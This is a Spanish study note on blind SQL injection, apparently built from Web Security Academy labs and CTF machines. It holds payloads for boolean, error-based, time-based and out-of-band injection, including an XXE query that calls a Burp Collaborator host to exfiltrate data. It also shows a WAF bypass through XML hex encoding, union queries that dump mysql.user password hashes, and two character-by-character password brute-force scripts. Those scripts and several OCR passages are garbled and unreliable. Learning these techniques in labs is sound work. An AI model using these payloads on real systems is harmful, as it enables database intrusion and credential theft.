13 Cookie: XSRF-TOKEN=eyJpdjI6InoxMhvaDzbYvFqd0tH1V1V1hBNEE9PSIiInZhHV1joiwK1VRWzrSex0K0xeUdwNTE0OH1eUTON1F6MklRctTM0Y3lFeW1Ngdhao9tVGZtUnNnU2Nm
14 dmhIZxgw0U1wMkyMpodU8zewx1Reo3wVuU012zfSt1h2dQXduinJkQwd5WFjZT1tUdNbmdMY0FGGhN0pzaIN1ekgilCjtWM1oI2ZtQy0D4Mzz1MjE4
15 UTExJ1G1m1G7R535TA10M3d1v0uKm0FyvvEP9S15n12nbh11j01OXBFSzuXuNmde05n10Gev0U1sd7FVb05WP1T8pL2pTQW95MUHmZE88YbhNbWFYZDE5
16 QwobhbtA2pxC2UhvVTZNBsJ0M2t2THhovFV2G1bD0RE5WJAQ2vUeWFQyvBLZEER9Jd0fObk9Ms952u1y1RsYk01RHJPCd1k1CjYWm1oI130GM1n2wM219Mdg0
17 ZmW0GQ0TTx0Th1ND7QKGFJNTRJm2ZDg2MTv1Y7cmWjBj14ZG14MTg1hMy8NzJmIwidGrnljolnR6G0
18 Upgrade-Insecure-Requests: 1
19 DNT: 1
20 Priority: u=0, i
21
22 _token=X9HkZPv03ifSAV1kMtaa0J77QvtAwjD9MxYbj(&email=test' or substring((select group_concat(table_name) from
23 information_schema.tables where table_schema='usage_blog'),1,1)='a' -- -
```

Usage

Reset Password

We have e-mailed your password reset link to test' or substring(select group_concat(table_name) from information_schema.tables where table_schema='usage_blog'),1,1)='a' -- -

E-Mail Address

El primer nombre de la tabla de la base de datos empieza por a?

```
home' and/or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'admin' limit
1,1)='p' -- -
```

```
home' and/or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'admin' limit 1,1)='p
```

Pretty Raw Hex

```
1 GET /imf/administrator/cms.php?pname=
2 home'+and+(select+substr(table_name,1,1)+from+information_schema.tables+where+table_
3 schema+'3d+'admin'+and+table_name+'pages'+limit+0,1)%3d'p HTTP/1.1
4 Host: 192.168.1.84
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Sec-GPC: 1
10 Connection: keep-alive
11 Upgrade-Insecure-Requests: 1
12 DNT: 1
13 Priority: u=0, i
14
```

home' and (select substring(table_name,1,1) from information_schema.tables where table_schema = 'admin' limit 1,1)='p

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Welcome to the IMF Administration.

LA 1ra letra de la 1ra tabla de la base de datos admin es "p"

Sacar columnas

```
home' and/or (select substr(column_name,1,1) from information_schema.columns where table_schema = 'admin' and table_name = 'pages' limit 1,1)='a
```

home'+and+(select+substr(column_name,1,1)+from+information_schema.columns+where+table_
1 schema+'3d+'admin'+and+table_name+'pages'+limit+0,1)%3d'i HTTP/1.1
2 Host: 192.168.1.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Cookie: PHPSESSID=9dfea9ueq6kr837ng1k6m9qjv7
0 Upgrade-Insecure-Requests: 1
1 DNT: 1
2 Priority: u=0, i
3 home' and (select substring(column_name,1,1) from information_schema.columns where table_schema = 'admin' and table_name = 'pages' limit 1,1)='a

IMF CMS

Menu: [Home](#) | [Upload Report](#) | [Disavowed list](#) | [Logout](#)

Welcome to the IMF Administration.

La 1ra letra de la 1ra columna de la base de datos "admin" de la tabla "pages" es "i"

Sacar información de tablas

Suponiendo que sabemos que existe la tabla usuarios:

? and (select 'a' from users limit 1)='a; EfBHUChromium";v="106"

conditional responses

Back to lab description >

Home | Welcome back! | My account

Esto lo que hace es **LISTAR DE LA TABLA USUARIOS, FILTRAR POR EL CARACTER A Y SI ALGUNO DE LOS DATOS TIENE UN A COMO ADMINISTRADOR TE LO CONVIERTEN EN UNA A, POR LO QUE A=A TRUE**

Por lo que basicamente estamos fuzzeando por letras hasta averiguar los datos de la table, sabiendo cuando el catacter es valido o no.

Entonces habria que suponer que el usuario se llame administrador para hacer un fuzzing letra por letra

```
okie: TrackingId=NhrNtHjsb4iz0Ao8' and (select 'a' from users where username='administrator')='a; session=DKqilB8lEsmiauqLENys000; Set-Cookie: max-age=0
```

Se suele usar `substring(username,1,1)` :

```
Host: 0ac200e704d747a7c089169100310005.web-security-academy.net
Cookie: TrackingId=NhrNtHJsb4iz0Ao8' and (select substring(username,1,1) from users where username='administrator')='a; session=DKqilB8lEsmiauqLENys00Q0SwEc fBH0
Cache-Control: max-age=0
```

Esto lo que hace es decir, del campo `username`, la primera letra es "a" donde el usuario es administrador. Por lo que podemos ir adivinando los caracteres.

Para automatizar esto, se puede hacer con [Burpsuite](#) o con [Python ofensivo](#)

Antes de la automatización con Python, primero tenemos que averiguar la **longitud de la contraseña** con `length(password)>5` o `>=`:

The screenshot shows a browser window with the following details:

- Request Headers:**
 - Cookie: TrackingId=NhrNtHJsb4iz0Ao8' and (select substring(username,1,1) from users where username='administrator')='a; session=DKqilB8lEsmiauqLENys00Q0SwEc fBH0
 - Cache-Control: max-age=0
 - Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Linux"
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
- Page Title:** conditional responses
- Navigation:** Back to lab description >>
- User Interface:** LAB Not solved [] Home | Welcome back! | My account

PYTHON

```
#!/usr/bin/env python3

import os

from pwn import *

import time, signal, sys, string, pdb, requests

def def_handler(sig,frame):
    print("\n[!]Saliendo...")
    sys.exit(1)

#Ctrl+C

signal.signal(signal.SIGINT, def_handler)

main_url=""

characters = string.ascii_lowercase + string.digit

def makeRequest():

    password = ""
```

```
p1 = log.progress("Fuerza bruta")

p1.status("Iniciando proceso de fuerza bruta")

time.sleep(2)

p2 = log.progress("Password")

for position in range(1,21):

    for char in characters:

        cookies = {

            "" and (select substring(password, %d,1 from users where username = 'administrator')=%s" % (position, char),

        }

p1.status(cookies['TrakingId'])

r = requests.get(main_url, cookies=cookies)

if "Welcome back!" in r.text:

    password += char

    p2.status(password)

    break

if __name__ == '__main__':
```

```
makeRequest()
```

Conditional error | Boolean

SQL

```
admin' or '1' = '1
```

```
home||(1=1)||'
```

Es parecido al de antes, solo que en vez de ver o no ver un componente, vemos un error o no.

Aquí podemos tratar de colar una query

```
s where TrackingId='NhrNtHJsb4iz0Ao8||  
(select '')'||''
```

Primera consulta Segunda consulta Tercera consulta

CERRAMOS LA PRIMERA CONSULTA CON "'''", ABRIMOS OTRA CONSULTA CON " '' " Y ENTRE MEDIA CON " || " CONCATENAMOS UNA CONSULTA EN EL MEDIO QUE ES LA INYECCIÓN

Sacar base de datos en uso Para este proceso hay que fuzgear por letra basándonos en el error

```
' or substr(database(),1,1)='a' -- - # La primera letra de la base de datos en uso es 'a'?
```

```

17
18 username=admin' or substr(database(),1,1)='a' -- &password=dasdad

```

② ⚙️ ← → Search

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Sun, 16 Feb 2025 20:25:29 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 1 MAL
10 3
11

```

Sacar tablas de la base de datos

```
' or (select substring(table_name,1,1) from information_schema.tables where table_schema='payroll_db' limit 1,1)='p'
```

Sacar data SUPONIENDO la base de datos

```
' or (select substring(username,1,1) from users limit 1)='a' -- -
```

```

13 Referer: http://preprod-payroll.trick.htb/login.php
14 Cookie: PHPSESSID=0pool427s8mansluvcrapf3t48
15
16 username=' or (select substring(username,1,1) from users limit 1)='e' -- - &password=test

```

Ejemplo:

```

1 GET /filter?category=Pets HTTP/1.1
2 Host: 0a7f009104b43114c1802a15004b009d.web-security-academy.net
3 Cookie: TrackingId=5FBKegubwBxsSiWu'||(select ''||': session=n9z39PkJesjhjC3iKyYLNQQPGHHeT0Fd
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
*;v=b3;q=0.9

```

WebSecurity Academy Blind SQL injection with conditional errors LAB N

[Back to lab home](#) [Back to lab description »](#)

Internal Server Error
Internal Server Error

En este caso da error pero porque llegamos a la conclusión de que **NO ES MYSQL**:

HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2335
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<title>

Entonces ahora que sabemos que es Oracle, suponiendo que hay una tabla users , podemos fuzear por usuarios aprovechándonos de un **error forzado** con **then to char(1/0)**:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 5065
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<title>

Como va de **de derecha a izquierda**, si el administrator existe, **como 1=1 hace la operatoria de then to char(1/0) que es la que causa el error** Por tanto si buscamos por un usuario que no exista, no nos dará error

HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2335
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<title>

Entonces para enumerar su **contraseña** primero intentamos averiguar la longitud de la contraseña:

HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2335
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<title>

Una vez sabiendo la longitud, como estamos usamos **substring()**, en este caso **substr()** ya que estamos en **Oracle** para sacar la contraseña del usuario **administrador**:

HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2335
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel="stylesheet">
<title>

Esto lo que esta haciendo es lo mismo de antes solo que si **el 1er caracter** del campo password, del usuario **Administrator** empieza por "a", nos dará 500 Internal Server Error

Para hacer esto con Python3:

```
#!/usr/bin/env python3
```

PYTHON

```
import os

from pwn import *

import time, signal, sys, string, pdb , requests

def def_handler(sig,frame):

    print("\n[!]Saliendo...")

    sys.exit(1)

#Ctrl+C

signal.signal(signal.SIGINT, def_handler)

main_url= ""

characters = string.ascii_lowercase + string.digit

def makeRequest():

    password = ""

    p1 = log.progress("Fuerza bruta")

    p1.status("Iniciando proceso de fuerza bruta")

    time.sleep(2)

    p2 = log.progress("Password")
```

```

for position in range(1,21):

    for char in characters:

        cookies = {

            'TrackingID': "TrackingId=33333333"|| (select case when substr(password,%d,1)='%'s' then to_char(1/0) else " end
from users where username='administrator')||" "% (position, char),

            'sesion': 'a'

        }

        p1.status(cookies['TrakingId'])

        r = requests.get(main_url, cookies=cookies)

        if r.status_code == 500:

            password += char

            p2.status(password)

            break

    if __name__ == '__main__':

        makeRequest()

```

Time based

Cuando a **Inyecciones a ciegas** no reportamos **Conditional error** ni **Conditional response** entonces probamos con **TIME BASED**.

Aquí tenemos que establecer un intervalo tiempo que se ejecuta cuando la consulta es correcta. Ej:

```
MariaDB [Twitch]> select * from users where username = 'admin' and if(substr(database(),1,1)='t',sleep(5),0)
Empty set (5.001 sec)
```

```
MariaDB [Twitch]> | Si la primera letra de la base de datos es "t", responde en 5 segundos
```

Para esto usamos **and/or if** y **sleep(5)**.

' and sleep(5)-- -

En este ejemplo **comprobamos** con **sleep()** para saber si es **TIMED BASED**, cambia un poco porque es **PostgreSQL**

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 GET /filter?category=Lifestyle HTTP/1.1 2 Host: 0a3006d041e1d12c0b466f80088009f.web-security-academy.net 3 Cookie: TrackingId=rKKM2uk6UC4zeCE' pg_sleep(10)-- ; session=YelSBZR6x80ThGwd1eeV0xxRDEoEGe 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106" 6 Sec-Ch-Ua-Mobile: ?0 7 Sec-Ch-Ua-Platform: "Linux" 8 Upgrade-Insecure-Requests: 1 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36 10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 11 Sec-Fetch-Site: same-origin</pre>	<p>TARDA MUCHO</p>

Entonces aquí por ejemplo, **comprobamos si el usuario existe**, si tarda **0 segundos** es que no existe

Request	Response
<pre>2 Host: 0aae00a103663e85c09ba4c1004800d0.web-security-academy.net 3 Cookie: TrackingId=5cZ6WwISTIT6s0GP' (select case when (1=1) then pg_sleep(10) else pg_sleep(0) end from users where username='administrator')-- ; session=U5q0FJcWE5GYoIRjuYjPB2K0vLxZv8Zp 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"</pre>	

Aquí comprobamos la **longitud de la contraseña**

Request	Response
<pre>Pretty Raw Hex Hackvertor 1 GET /filter?category=Gifts HTTP/1.1 2 Host: 0aae00a103663e85c09ba4c1004800d0.web-security-academy.net 3 Cookie: TrackingId=5cZ6WwISTIT6s0GP' (select case when (1=1) then pg_sleep(5) else pg_sleep(0) end from users where username='administrator' and length(password)>=20)-- ; session=U5q0FJcWE5GYoIRjuYjPB2K0vLxZv8Zp 4 Cache-Control: max-age=0</pre>	

Ahora, como siempre , usamos **substring()** para **fuzz de contraseña**:

Request	Response
<pre>1 GET /filter?category=Gifts HTTP/1.1 2 Host: 0aae00a103663e85c09ba4c1004800d0.web-security-academy.net 3 Cookie: TrackingId=5cZ6WwISTIT6s0GP' (select case when substring(password,1,1)='a' then pg_sleep(5) else pg_sleep(0) end from users where username='administrator')-- ; session=U5q0FJcWE5GYoIRjuYjPB2K0vLxZv8Zp 4 Cache-Control: max-age=0 5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106" 6 Sec-Ch-Ua-Mobile: ?0</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Connection: close 4 Content-Length: 5260 5 En este caso el 1er caracter de la contraseña no es 'a' 6 <!DOCTYPE html> 7 <html> 8 <head></pre>

Sacar base de datos en uso

' or if(substr(database(),1,1)='p', sleep(5),1)

```

6 Priority: 0
7
8 username=admin' or if(substr(database(),1,1)='p', sleep(5),1) -- &password=dasdad

```

↓

Response

Pasa mucho tiempo

OUT-OF-BAND Interaction (Burpsuite profesional)

Aquí es cuando a [Inyecciones a ciegas](#) no reportamos [Conditional error](#) ni [Conditional response](#) ni [Time based](#) entonces probamos con **OUT-OF-BAND Interaction**.

Aquí se aplica un **DNS lookup**, donde a través del [Burpsuite](#) Colaborator poder exfiltrar toda la data que necesitamos.

Entonces tenemos que poner todo este churro:

```


1 GET / HTTP/1.1
2 Host: 0acd00c8043170fec083b956000100b9.web-security-academy.net
3 Cookie: TrackingId=iIS80ympscGV7ZH1'||(SELECT EXTRACTVALUE(xmltype('<?xml
version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM
"http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]')','/l') FROM dual)-- -; session=
i1EvAzrXA4J2pJDBJkNyXBV4X4S7p4XB

```

SQL

```
SELECT EXTRACTVALUE(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://BURP-COLLABORATOR-SUBDOMAIN/"> %remote;]')','/l') FROM dual
```

en donde en **BURP-COLLABORATOR-SUBDOMAIN**



Click "Copy to clipboard" to generate BURP Collaborator payloads that you can use in your own testing. Only includes the payloads.

Generate Collaborator payloads

Number to generate: Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every seconds Poll now

# ^	Time	Type	Payload
1	2022-oct-10 22:39:23 UTC	DNS	vxw4svib60eqjts4ms6pgss44valya
2	2022-oct-10 22:39:23 UTC	DNS	vxw4svib60eqjts4ms6pgss44valya
3	2022-oct-10 22:39:23 UTC	DNS	vxw4svib60eqjts4ms6pgss44valya
4	2022-oct-10 22:39:23 UTC	DNS	vxw4svib60eqjts4ms6pgss44valya
5	2022-oct-10 22:39:23 UTC	HTTP	vxw4svib60eqjts4ms6pgss44valya

Entonces ahora para hacer la query ponemos:

The Collaborator server received a DNS lookup of type A for the domain name **administrator.dl2mgd6tui287bgmaau74agmsdy4mt.oastify.com**.
 The lookup was received from IP address 3.251.104.175 at 2022-oct-10 22:42:35 UTC.

# ^	Time	Type	Payload	Comment
6	2022-oct-10 22:42:35 UTC	DNS	dl2mgd6tui287bgmaau74agmsdy4mt	
7	2022-oct-10 22:42:35 UTC	DNS	dl2mgd6tui287bgmaau74agmsdy4mt	
8	2022-oct-10 22:42:35 UTC	DNS	dl2mgd6tui287bgmaau74agmsdy4mt	
9	2022-oct-10 22:42:35 UTC	DNS	dl2mgd6tui287bgmaau74agmsdy4mt	
10	2022-oct-10 22:42:35 UTC	HTTP	dl2mgd6tui287bgmaau74agmsdy4mt	

TERMINAR

Filter Bypass via XML encoding

Es básicamente aplicar la inyección SQL por la entidad **XML**

The screenshot shows a POST request to the endpoint `/product/stock`. The request body contains the following XML payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    1 union select NULL-- -
  </storeId>
</stockCheck>
```

The portion of the payload where the attack is injected (`1 union select NULL-- -`) is highlighted with a red box. The response pane shows a 403 Forbidden status with the message "Attack detected" highlighted in a red box.

En este caso tiene un WAF que detecta la inyección, este se puede bypassar con encoding:

The screenshot shows the context menu for the XML payload in the Request pane. The 'Encode' option under the 'Auto decode & Convert' submenu is selected, with a submenu showing various encoding options like `hex_entities`, `hex_escapes`, etc. A red arrow points from the 'Encode' option to the `hex_entities` option.

Request

```
Pretty Raw Hex Hackvertor
POST /product/stock HTTP/1.1
Host: 0a3100f7038d9fafc0fa3f4400b3007c.web-security-academy.net
Cookie: session=72KRAaca60@eyraqkb9uhXcILCdhzvWQ
Content-Length: 162
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
Content-Type: application/xml
Accept: */
Origin: https://0a3100f7038d9fafc0fa3f4400b3007c.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a3100f7038d9fafc0fa3f4400b3007c.web-security-academy.net/product?productId=2
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.9
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    <@hex_entities>
      1 union select NULL-- -
    <@/hex_entities>
  </storeId>
</stockCheck>
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 14
5
6 146 units
7 null
```

Request

```
Pretty Raw Hex Hackvertor
1 POST /product/stock HTTP/1.1
2 Host: 0a3100f7038d9fafc0fa3f4400b3007c.web-security-academy.net
3 Cookie: session=72KRAaca60@eyraqkb9uhXcILCdhzvWQ
4 Content-Length: 202
5 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62 Safari/537.36
9 Content-Type: application/xml
10 Accept: */
11 Origin: https://0a3100f7038d9fafc0fa3f4400b3007c.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3100f7038d9fafc0fa3f4400b3007c.web-security-academy.net/product?productId=2
16 Accept-Encoding: gzip, deflate
17 Accept-Language: es-ES,es;q=0.9
18 Connection: close
19
20 <?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>
    2
  </productId>
  <storeId>
    <@hex_entities>
      1 union select schema_name from information_schema.schemata-- -
    <@/hex_entities>
  </storeId>
</stockCheck>
```

Response

```
Pretty Raw Hex Render Hackvertor
1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Connection: close
4 Content-Length: 46
5
6 public
7 pg_catalog
8 information_schema
9 146 units
```

Tabla "Mysql"

CUIDADITO SI EXISTE LA BASE DE DATOS MYSQL ya que en MySQL existe la base de datos **mysql** que contiene información de usuarios y sus contraseñas.

```
MariaDB [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| column_stats
| columns_priv
| db
| event
| func
| general_log
| global_priv
| gtid_slave_pos
| help_category
| help_keyword
| help_relation
| help_topic
| index_stats
| innodb_index_stats
| innodb_table_stats
| plugin
| proc
| procs_priv
| proxies_priv
| roles_mapping
| servers
| slow_log
| table_stats
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
| time_zone_transition_type
| transaction_registry
| user
+-----+
```

```
node-write-file-atomic node-yallist python3-neovim python3-pynvim rust-gdb
MariaDB [mysql]> describe user;
+-----+-----+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| Host  | char(60) | NO   |   |   |   |
| User  | char(80) | NO   |   |   |   |
| Password | longtext | YES  |   | NULL |   |
| Select_priv | varchar(1) | YES  |   | NULL |   |
| Insert_priv | varchar(1) | YES  |   | NULL |   |
| Update_priv | varchar(1) | YES  |   | NULL |   |
| Delete_priv | varchar(1) | YES  |   | NULL |   |
| Create_priv | varchar(1) | YES  |   | NULL |   |
+-----+-----+-----+-----+-----+-----+
```

`tesat" union select 1,group_concat(User,':',Password),3,4 from mysql.user -- - is down.. Please check the report below for more information.`

ID	Host	Date	Time	Status	
1	"root:*	CDA244FF510B063DA17DFF84FF39BA0849F7920F,	root:*	CDA244FF510B063DA17DFF84FF39BA0849F7920F,	root:*

Hay que tener cuidado porque en algunas versiones de MySQL no existe el campo `passwords`, si no que se llama `authentication_string` o que simplemente existen los 2 pero hay que tenerlo en cuenta ya que reporta más información

```
tesat" union select 1,group_concat(User,':',authentication_string),3,4 from mysql.user -- - is down. Please check the report below for more information.  
ID, Host, Date Time, Status  
1,"root:,root:,root:,root:::,elliot:*5A5749F309CAC33B27BA94EE02168FA3C3E7A3E9",3,4
```

Now I test again and I can access MySQL without PW :(Is it fine to change (I mean alter user table and add password column via query) user table? – Juneyoung Oh Jun 7, 2015 at 11:14

SET PASSWORD for root@localhost = password('new-pass') -- works for any mysql versions – SIDU Mar 14, 2017 at 4:11

2 UPDATE mysql.user SET authentication_string= 'password' WHERE User = 'root';
Because the field 'Password' was removed by mysql and replaced with authentication_string. Note: that the mysql function PASSWORD('password') relies on MD5 algorithm which was cracked long ago using the birthday attack. So using it gives a false sense of security because an attacker can just paste the hashes it produces in a public website like hashkiller.co.uk/md5-decrypter.aspx and retrieve your plain text password.
– Dr Deo Sep 21, 2018 at 8:42

SQLI Automatizado

Para SQLI automatizado usamos herramientas como [SQLMap](#)